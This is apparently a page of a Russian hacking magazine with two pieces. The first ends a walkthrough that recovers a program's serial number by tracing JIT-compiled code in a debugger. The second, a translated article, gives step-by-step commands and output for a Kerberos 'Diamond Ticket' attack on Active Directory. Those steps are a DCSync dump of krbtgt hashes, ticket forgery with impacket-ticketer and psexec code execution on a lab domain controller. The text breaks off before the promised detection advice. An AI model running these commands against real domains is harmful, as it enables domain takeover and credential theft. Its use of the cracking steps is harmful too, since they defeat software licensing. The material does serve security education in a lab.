
```
01A20B0C  8B47 10        mov eax,dword ptr ds:[edi+10]
01A20B0F  BB DE000000    mov ebx,DE
01A20B14  0FAFC3         imul eax,ebx
01A20B17  0F80 5D0A0000  jo 1A2157A
01A20B1D  8947 18        mov dword ptr ds:[edi+18],eax
01A20B20  8B4D 10        mov ecx,dword ptr ss:[ebp+10]
01A20B23  8B75 0C        mov esi,dword ptr ss:[ebp+C]
01A20B26  C706 AEC5CC01  mov dword ptr ds:[esi],1CCC5AE
01A20B2C  E8 2FA34F24    call proshvm.25F1AE60
01A20B31  8B7D 14        mov edi,dword ptr ss:[ebp+14]
01A20B34  8B47 14        mov eax,dword ptr ds:[edi+14]
01A20B37  BB DE000000    mov ebx,DE
01A20B3C  03C3           add eax,ebx
01A20B3E  0F80 6C0A0000  jo 1A215B0
01A20B44  8947 1C        mov dword ptr ds:[edi+1C],eax
01A20B47  8B7D 14        mov edi,dword ptr ss:[ebp+14]
01A20B4A  8B47 18        mov eax,dword ptr ds:[edi+18]
01A20B4D  8B5F 1C        mov ebx,dword ptr ds:[edi+1C]
01A20B50  03C3           add eax,ebx
01A20B52  0F80 8E0A0000  jo 1A215E6
01A20B58  8B4D 10        mov ecx,dword ptr ss:[ebp+10]
01A20B5B  E8 302D4F24    call proshvm.25F13890
01A20B60  8B4D 10        mov ecx,dword ptr ss:[ebp+10]
01A20B63  B8 02CECC01    mov eax,1CCCE02
01A20B68  E8 13344F24    call proshvm.25F13F80
01A20B6D  8B4D 10        mov ecx,dword ptr ss:[ebp+10]
01A20B70  E8 CB4D4F24    call proshvm.25F15940
01A20B75  8B4D 10        mov ecx,dword ptr ss:[ebp+10]
01A20B78  E8 13734F24    call proshvm.25F17E90
01A20B7D  8B4D 10        mov ecx,dword ptr ss:[ebp+10]
01A20B80  E8 AB2C4F24    call proshvm.25F13830
01A20B85  8B4D 10        mov ecx,dword ptr ss:[ebp+10]
01A20B88  B8 16CECC01    mov eax,1CCCE16

ecx=06D00060 "=>V"
dword ptr ss:[ebp+10]=[0019E518]=01CB7F88

01A20B7D

EAX  00000000
EBX  0001189D
ECX  06D00060
EBP  0019E508
ESP  0019E508
ESI  077FF558
EDI  01878C38

EIP  01A20B7D

EFLAGS  00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000
LastStatus C0000034

GS 002B  FS 0053

1: [esp+4]  0019E54C
2: [esp+8]  25EABDE0
3: [esp+C]  077FF558
4: [esp+10] 01CB7F88
5: [esp+14] 01878C38

Адрес     Шестнадцатеричное                                ASCII
06D00060  3D 3E 56 00 00 00 00 00 00 00 00 00 00 00 00 00  =>V.............
06D00070  00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00  ................
06D00080  D8 F5 CE 01 13 00 00 00 00 00 7F 07 8B 22 D2 76  Øõî.........."Òv
06D00090  3A 23 D2 76 00 FE 00 00 00 00 00 00 01 00 00 00  :#Òv.þ..........
06D000A0  8C DF 7F 07 00 00 00 00 00 00 00 00 00 00 00 00  .ß..............

0019E508  077FF428
0019E50C  0019E54C
0019E510  25EABDE0  возвр
0019E514  077FF558
0019E518  01CB7F88
0019E51C  01878C38
0019E520  00000002
```

Похоже на код, полученный в результате JIT-компиляции, а это именно то, что мы ищем. Обрати внимание на значение регистра `ecx` — в нем хранится указатель на переменную, значение которой — `563E3D`, то есть `5652029` в десятичном виде. Это и есть правильный серийник. Нам осталось придумать, как зафиксировать точку останова в этом неуловимом JIT-коде, и отследить расчет нужной нам переменной.

Первое, что приходит в голову, — выделить в этом коде некую жесткую сигнатуру, последовательность байтов, которая не будет меняться в зависимости от адреса скомпилированного фрагмента, то есть не содержит в себе адресов переменных и вызовов функций. Например, подходит такая последовательность, начиная с адреса `1A20B44` на предыдущем скриншоте:

```
89 47 1C 8B 7D 14 8B 47 18 8B 5F 1C 03 C3 0F 80
```

Теперь ставим точку останова на вызов откомпилированного JIT-кода.



```
25EABDCD  53             push ebx
25EABDCE  51             push ecx
25EABDCF  57             push edi
25EABDD0  50             push eax
25EABDD1  50             push eax
25EABDD2  FF75 F0        push dword ptr ss:[ebp-10]
25EABDD5  FF75 08        push dword ptr ss:[ebp+8]
25EABDD8  FF75 F4        push dword ptr ss:[ebp-C]
25EABDDB  8B45 F8        mov eax,dword ptr ss:[ebp-8]
25EABDDE  FFD0           call eax
25EABDE0  83C4 14        add esp,14
25EABDE3  5F             pop edi
25EABDE4  59             pop ecx
25EABDE5  5B             pop ebx
25EABDE6  8B45 08        mov eax,dword ptr ss:[ebp+8]
25EABDE9  FF88 14010000  dec dword ptr ds:[eax+114]
25EABDEF  33C0           xor eax,eax
25EABDF1  5F             pop edi
25EABDF2  8986 84020000  mov dword ptr ds:[esi+284],eax
25EABDF8  8986 A4020000  mov dword ptr ds:[esi+2A4],eax
25EABDFE  5B             pop ebx
25EABDFF  8BE5           mov esp,ebp
25EABE01  5D             pop ebp
25EABE02  C2 0400        ret 4
25EABE05  CC             int3
25EABE06  CC             int3
```

После этого перезапускаем программу. При каждом останове на этом вызове мы проверяем поиском по выбранной выше маске в памяти процесса, не скомпилировался ли нужный фрагмент кода. Наши старания очень скоро увенчаются успехом: буквально четвертый вызов ведет нас на искомый фрагмент кода. Дальше все оказывается очень просто: команда `imul` по адресу `1A20B14` перемножает числа `0x6230` и `0xDE`, а результат последовательно суммируется с числами `0x117BF` и `0xDE`, в итоге и получается искомое число `0x563E3D` (5652029). Откуда берутся числа `0x6230` и `0x117BF`, даже и доискиваться не надо — это шестнадцатеричные представления числовых частей системного ID `25136-LAN-71615`. Надо сказать, авторы программы довольно халтурно подошли к формированию серийного номера, явно понадеявшись на закрытость кода и отсутствие декомпиляторов в паблике, но нам в целях обучения такой простой пример идеален.

Итак, мы нашли простое решение простой задачи, однако тебе наверняка могут попасться задачи и посложнее. Какие направления их решения можно сразу наметить? Для начала — автопатчинг JIT-скомпилированного кода. Нам ведь известна (и мы имеем представление, как ее найти) точка входа скомпилированной функции (см. последний скриншот), можно ее запатчить на предмет контроля подгружаемого кода и автоматизировать этот процесс.

Еще один вариант — найти JIT-компилятор и озадачить автопатчингом именно его. С другой стороны, если ты найдешь JIT-компилятор и разберешь принцип его работы, то что (кроме наличия свободного времени, усидчивости и достойной мотивации) мешает тебе написать нормальный декомпилятор с этой французской вундервафли и облегчить задачу следующим поколениям хакеров?

АЛМАЗНЫЙ БИЛЕТ

Как использовать доверие Kerberos в своих целях

Атака «Алмазный билет» (Diamond Ticket) — это новое слово в мире эксплуатации Active Directory (AD). Она завязана на хитроумные недочеты в аутентификации и авторизации Kerberos. В этой статье мы разберем все технические тонкости этой атаки: выясним, какую роль играют Privilege Attribute Certificates (PAC), и узнаем, почему окружение AD так уязвимо. Напоследок вооружим тебя подробными советами по обнаружению угрозы.

INFO

Это перевод материала Diamond Ticket Attack: Abusing kerberos Trust из блога Hacking Articles. Автор — Комаль Сингх. Этот материал доступен без платной подписки.

Для начала разберемся с основами: в атаке на Domain PAC (Privilege Attribute Certificate) злоумышленник подделывает или изменяет PAC внутри билета Kerberos. В результате злодей получает несанкционированный доступ или повышает свои привилегии в доменной среде. Это работает из-за того, что многие сервисы по умолчанию доверяют PAC, часто не проверяя его подлинность и не сопоставляя с данными Key Distribution Center (KDC).

Атака Diamond Ticket — более продвинутый вариант. Здесь злоумышленник внаглую лезет в сами билеты Kerberos — в первую очередь Ticket Granting Tickets (TGTs) и PAC. Подделанные билеты используют, чтобы повысить привилегии в домене Active Directory (AD).

МЕХАНИЗМ АТАКИ

Для начала атаки злоумышленник подделывает PAC, чтобы добавить туда повышенные привилегии или фальшивые группы (например, «Администраторы домена»).

После этого поддельный билет с измененным PAC отправляется на целевой сервис.

В классической «бриллиантовой» атаке злоумышленник сперва использует хеш KRBTGT AES, чтобы расшифровать рабочий билет TGT (Ticket Granting Ticket). Далее он меняет PAC (Privilege Attribute Certificate) внутри TGT и, наконец, снова шифрует измененный TGT с тем же хешем KRBTGT AES, так, чтобы тот выглядел легитимным.

По сути, это атака на модификацию TGT. Хакер не будет заморачиваться кражей исходного TGT или созданием нового с нуля. Ему достаточно просто поковыряться в PAC внутри уже существующего TGT и изменить его под свои нужды.

АТАКА ПО ШАГАМ

Вот шаги, которые предпринимаются при проведении атаки Diamond Ticket:

- **Получение AES-хеша учетной записи KRBTGT.** Для начала злоумышленник компрометирует учетную запись KRBTGT — обычно это делается через дамп хешей с контроллера домена или получение доступа к важной информации контроллера.
- **Дешифровка TGT с помощью AES-хеша KRBTGT.** Атакующий использует AES-хеш аккаунта KRBTGT, чтобы дешифровать валидный TGT. Когда TGT успешно расшифрован, в нем обнаруживается PAC — он несет информацию о привилегиях пользователя, членстве в группах и другую важную инфу.
- **Изменение PAC.** Расшифровав TGT, злоумышленник может поколдовать над PAC, чтобы вписать себе новые атрибуты или привилегии. В итоге он может добавить себя в такие элитные группы, как Domain Admins, или сменить членство в группах, чтобы прокачать свои права до небес.
- **Перешифровка измененного TGT с использованием AES-хеша KRBTGT.** Как только злоумышленник поменяет PAC по своему вкусу, он перешифровывает TGT с помощью хеша KRBTGT AES, чтобы получить новый валидный TGT. Эта перешифровка заставляет измененный TGT выглядеть легитимным для системы Kerberos.
- **Применение модифицированного TGT.** Атакующий теперь может предъявить модифицированный TGT, чтобы получить доступ к ресурсам, как будто он привилегированный пользователь, обходя обычные механизмы контроля доступа.
- **TGS (Service Ticket).** Тикеты TGS выдаются на основе TGT. Они сами по себе PAC не хранят, а используют PAC из TGT, чтобы проверить твою личность и права.

В этом варианте атаки манипуляция происходит, еще когда TGS не задействован, потому что подделанный TGT используется для запроса сервисного тикета с повышенными привилегиями.

СТРУКТУРА ТИКЕТОВ

TGT (Ticket Granting Ticket)

TGT — это штука, которую тебе выдает Authentication Server (AS). Она нужна, чтобы потом штурмовать Ticket Granting Service (TGS) для получения сервисных билетов. Обычно у нее внутри лежит следующее:

- **Заголовок** — версия и тип тикета.
- **Информация о клиенте** — имя пользователя и область (например, `user@DOMAIN.LOCAL`).
- **Session Key** — ключик, который делят между собой клиент и KDC. Он нужен, чтобы шифровать общение.
- **PAC (Privilege Attribute Certificate)** включает в себя все данные о пользователе:
  - прописка в группах;
  - привилегии (типа админских прав);
  - SID аккаунта (Security Identifier) — уникальный идентификатор безопасности.
- **Временная метка и срок действия** — период валидности билета (время начала, время истечения).
- **Шифрование KRBTGT** — TGT зашифрован и подписан с использованием хеша KRBTGT (AES или RC4), чтобы только KDC мог его читать и проверять.

TGS (сервисный тикет)

Давай разберемся, как устроен сервисный тикет TGS. Он выдается сервером Ticket Granting Service на основе TGT и используется для доступа к конкретным сервисам. В его структуру входит:

- **Информация о заголовке** — версия тикета и его тип.
- **Информация о клиенте** — имя пользователя и область.
- **Session Key** — уникальный ключ для безопасного общения между клиентом и целевой службой.
- **Информация о сервисе** — Service Principal Name (SPN), который определяет целевой сервис (например, HTTP/WEBSERVER.DOMAIN.LOCAL).
- **PAC (Privilege Attribute Certificate)** — берется из TGT и применяется сервисом, чтобы удостовериться, что пользователь — это тот, за кого он себя выдает, и проверить, какие у него есть права.
- **Временная метка и срок действия** — период, в течение которого сервисный тикет считается валидным.
- **Зашифрованный сервисный ключ** — шифрование происходит при помощи **ключа сервисного аккаунта** (хеш пароля или ключевой материал SPN).

ВАЛИДАЦИЯ PAC

Проверка PAC (Privilege Attribute Certificate) в Kerberos обеспечивает легитимность личности и привилегий пользователя, который аутентифицировался через Kerberos. PAC содержит инфу о принадлежности юзера к группам, его SID (Security Identifier) и другие данные для авторизации.

AS-REQ и AS-REP

- Клиент отправляет **AS-REQ** в центр распределения ключей (KDC), чтобы получить билет-допуск (TGT).
- KDC выдает TGT в **AS-REP**, вкладывая PAC в зашифрованную часть тикета.

TGS-REQ и TGS-REP

- Клиент отправляет **TGS-REQ на KDC**, используя свой TGT для запроса тикета на доступ к конкретному ресурсу.
- KDC отвечает пакетом **TGS-REP**, в который вложен PAC.

AP-REQ (запрос приложения)

- Клиент отправляет **TGS** (включая PAC) на целевой сервис.

Валидация PAC на стороне сервиса

- Если сервис доверяет KDC, он может напрямую использовать PAC без проверки.
- Если нужно проверить PAC, сервис отправляет его на контроллер домена для верификации.

Подробности проверки PAC

- Сервис отсылает PAC контроллеру домена, используя проверку подписи Kerberos.
- Контроллер домена (DC) проверяет цифровую подпись PAC (выполненную с помощью приватного ключа KDC), чтобы убедиться в ее целостности и подлинности.
- Если всё окей, то DC шлет подтверждение сервису.

AP-REP (ответ приложения)

- После проверки PAC служба либо дает доступ, либо отказывает, основываясь на правах юзера.

ОГРАНИЧЕНИЯ PAC-ВАЛИДАЦИИ

Главный косяк в аутентификации с Kerberos PAC — **отсутствие проверки PAC** сервисами. Часто случается так, что сервисы бездумно доверяют PAC, встроенному в билеты Kerberos, не сверяясь с подписью KDC или контроллера домена (DC). Как результат, злоумышленники могут:

- создавать PAC офлайн, взломав учетные данные (например, хеш NTLM или ключи Kerberos);
- создавать фейковый TGS-билет (Ticket Granting Service), не связываясь с KDC;
- использовать уязвимость в модели доверия, где сервис слепо принимает тикет, предоставляя несанкционированный доступ.

Проблемы, к которым это может привести:

- **Манипуляция моделью доверия Kerberos** — сервисы считают PAC подлинным и пропускают валидацию.
- **Офлайн подделка** — атаки совершаются в обход KDC, и отследить их крайне сложно.
- **Зависимость** — украденные ключи или хеши учетных записей сервисов позволяют генерировать тикеты.


ЧТО НУЖНО ДЛЯ АТАКИ

- **Хеш аккаунта KRBTGT** — играет ключевую роль при дешифровке и решифровке TGT.
- **Ключ AES256** — частенько требуется, чтобы ковыряться в PAC внутри TGT.
- **Административный доступ** — нужен доступ к аккаунту с высокими привилегиями, чтобы стянуть оттуда криптографический материал.

Давай теперь подготовим стенд, на котором сможем воспроизвести атаку.

В доменном контроллере создаем двух пользователей: Raaz с правами доменного админа и Sanjeet — обычный пользователь.

```
net user raaz Password@1 /add /domain
net group raaz "Domain Admins" /add /domain
```




```
C:\Users\Administrator>net user raaz Password@1 /add /domain
The command completed successfully.

C:\Users\Administrator>net group "Domain Admins" raaz /add /domain
The command completed successfully.

C:\Users\Administrator>_
```

Эта команда добавляет пользователя Raaz к группе Domain Admins на уровне домена. Теперь у Raaz есть полный контроль над доменом, как у настоящего хакера.

Будь осторожен с такими командами — они выдают большие полномочия и могут привести к серьезным последствиям, если попадут не в те руки.

```
net user sanjeet Password@1 /add /domain
```



```
C:\Users\Administrator>net user sanjeet Password@1 /add /domain
The command completed successfully.

C:\Users\Administrator>_
```

УДАЛЕННАЯ АТАКА DIAMOND НА LINUX


Как мы уже обсудили, чтобы провернуть эту атаку, злоумышленнику нужно завладеть хешем KRBTGT. Представим, что в нашей гипотетической ситуации он сумел скомпрометировать учетку с высокими привилегиями, скажем RAAZ-User. Используя этот доступ, атакующий решает провернуть атаку DCSync, чтобы вытянуть хеш аккаунта KRBTGT.

Извлекаем хеш KRBTGT и SID домена

Вот как будет выглядеть команда:

```
impacket-secretsdump ignite.local/raaz:Password@1@192.168.1.48 -just-
dc-user krbtgt
```


На следующей картинке выделены хеши NTLM и AES служебной учетной записи KRBTGT.



```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump ignite.local/raaz:Password@1@192.168.1.48 -just-dc-user krbtgt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
krbtgt:aes128-cts-hmac-sha1-96:f46174b3ad94ff955e991fd801bd24b3
krbtgt:des-cbc-md5:897a7a98d0daf7e5
[*] Cleaning up...
```

Теперь узнаем SID для пользователя Raaz.

```
nxc ldap 192.168.1.48 -u raaz -p Password@1 –get-sid
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raaz -p Password@1 --get-sid
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC
LDAP        192.168.1.48    389    DC              [+] ignite.local\raaz:Password@1 (Pwn3d!)
LDAP        192.168.1.48    389    DC              Domain SID S-1-5-21-798084426-3415456680-3274829403
```

Создаем поддельный TGS и PAC

Злоумышленник подделывает сервисный тикет для пользователя Sanjeet, повысив его привилегии и снабдив валидной подписью. При этом он хитро обходит валидацию PAC на контроллере домена.

```
impacket-ticketer -request -domain 'ignite.local' -user 'sanjeet' -
password 'Password@1' -nthash '761688de884aff3372f8b9c53b2993c7' -
aesKey
'8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb' -
domain-sid 'S-1-5-21-798084426-3415456680-3274829403' sanjeet
```

Здесь

- `-domain 'ignite.local'` определяет целевое доменное имя для атаки;
- `-user 'sanjeet'` — имя пользователя, для которого создается поддельный тикет;
- `-password 'Password@1'` — пароль пользователя, нужный, чтобы вытащить криптографические ключи для генерации PAC или тикета (эта часть обычно не так важна в атаках типа «Серебряный билет»);
- `-nthash` и `-aesKey` относятся к учетной записи KRBTGT, нужны для атаки типа Diamond Ticket. Они используются для криптографической подписи и проверки поддельного сервисного тикета;
- `-domain-sid 'S-1-5-21-79...03'` — уникальный идентификатор домена. Нужен при конструировании PAC;
- `sanjeet` указывает на SPN (Service Principal Name) или имя пользователя, которое атакующий использует, чтобы притвориться Санжитом и получить доступ к разным сервисам.

Pass the Ticket

В этом случае переменная окружения указывает системе использовать конкретный файл кеша учетных данных Kerberos (sanjeet.ccache) для аутентификации.

В файле `sanjeet.ccache` хранятся билеты Kerberos для пользователя Sanjeet, и, скорее всего, там можно найти билет доступа к нужному сервису (TGS) для выбранной цели.

```
export KRB5CCNAME=sanjeet.ccache; impacket-psexec ignite.local/
sanjeet@dc.ignite.local -dc-ip 192.168.1.48 -target-ip 192.168.1.48 -
k -no-pass
```

Разберем параметры:

- `impacket-psexec` — инструмент из библиотеки Impacket, который по SMB дает тебе возможность удаленно запускать команды на Windows-машинах;
- `ignite.local/sanjeet@dc.ignite.local` — **имя главного объекта Kerberos** (user@realm), которое используется для аутентификации. Здесь `local` — это домен, `sanjeet` — имя пользователя, `ignite.local` — хостнейм нашего контроллера домена;
- `-dc-ip 192.168.1.48` — этот параметр указывает IP-адрес контроллера домена, с которым ты хочешь взаимодействовать;
- `-target-ip 192.168.1.48` — IP-адрес целевой системы, где будет выполняться команда. В данном случае это тот же адрес, что и у контроллера домена;
- `-k` — указывает, что будет применена аутентификация Kerberos вместо устаревшего NTLM. Утилита заберет Kerberos-билеты из указанного кеша учетных данных (KRB5CCNAME);
- `no-pass` — сообщает инструменту не запрашивать пароль, потому что аутентификация будет выполнена с помощью Kerberos-билетов, которые уже лежат в кеше.

Продолжение статьи →

АЛМАЗНЫЙ БИЛЕТ

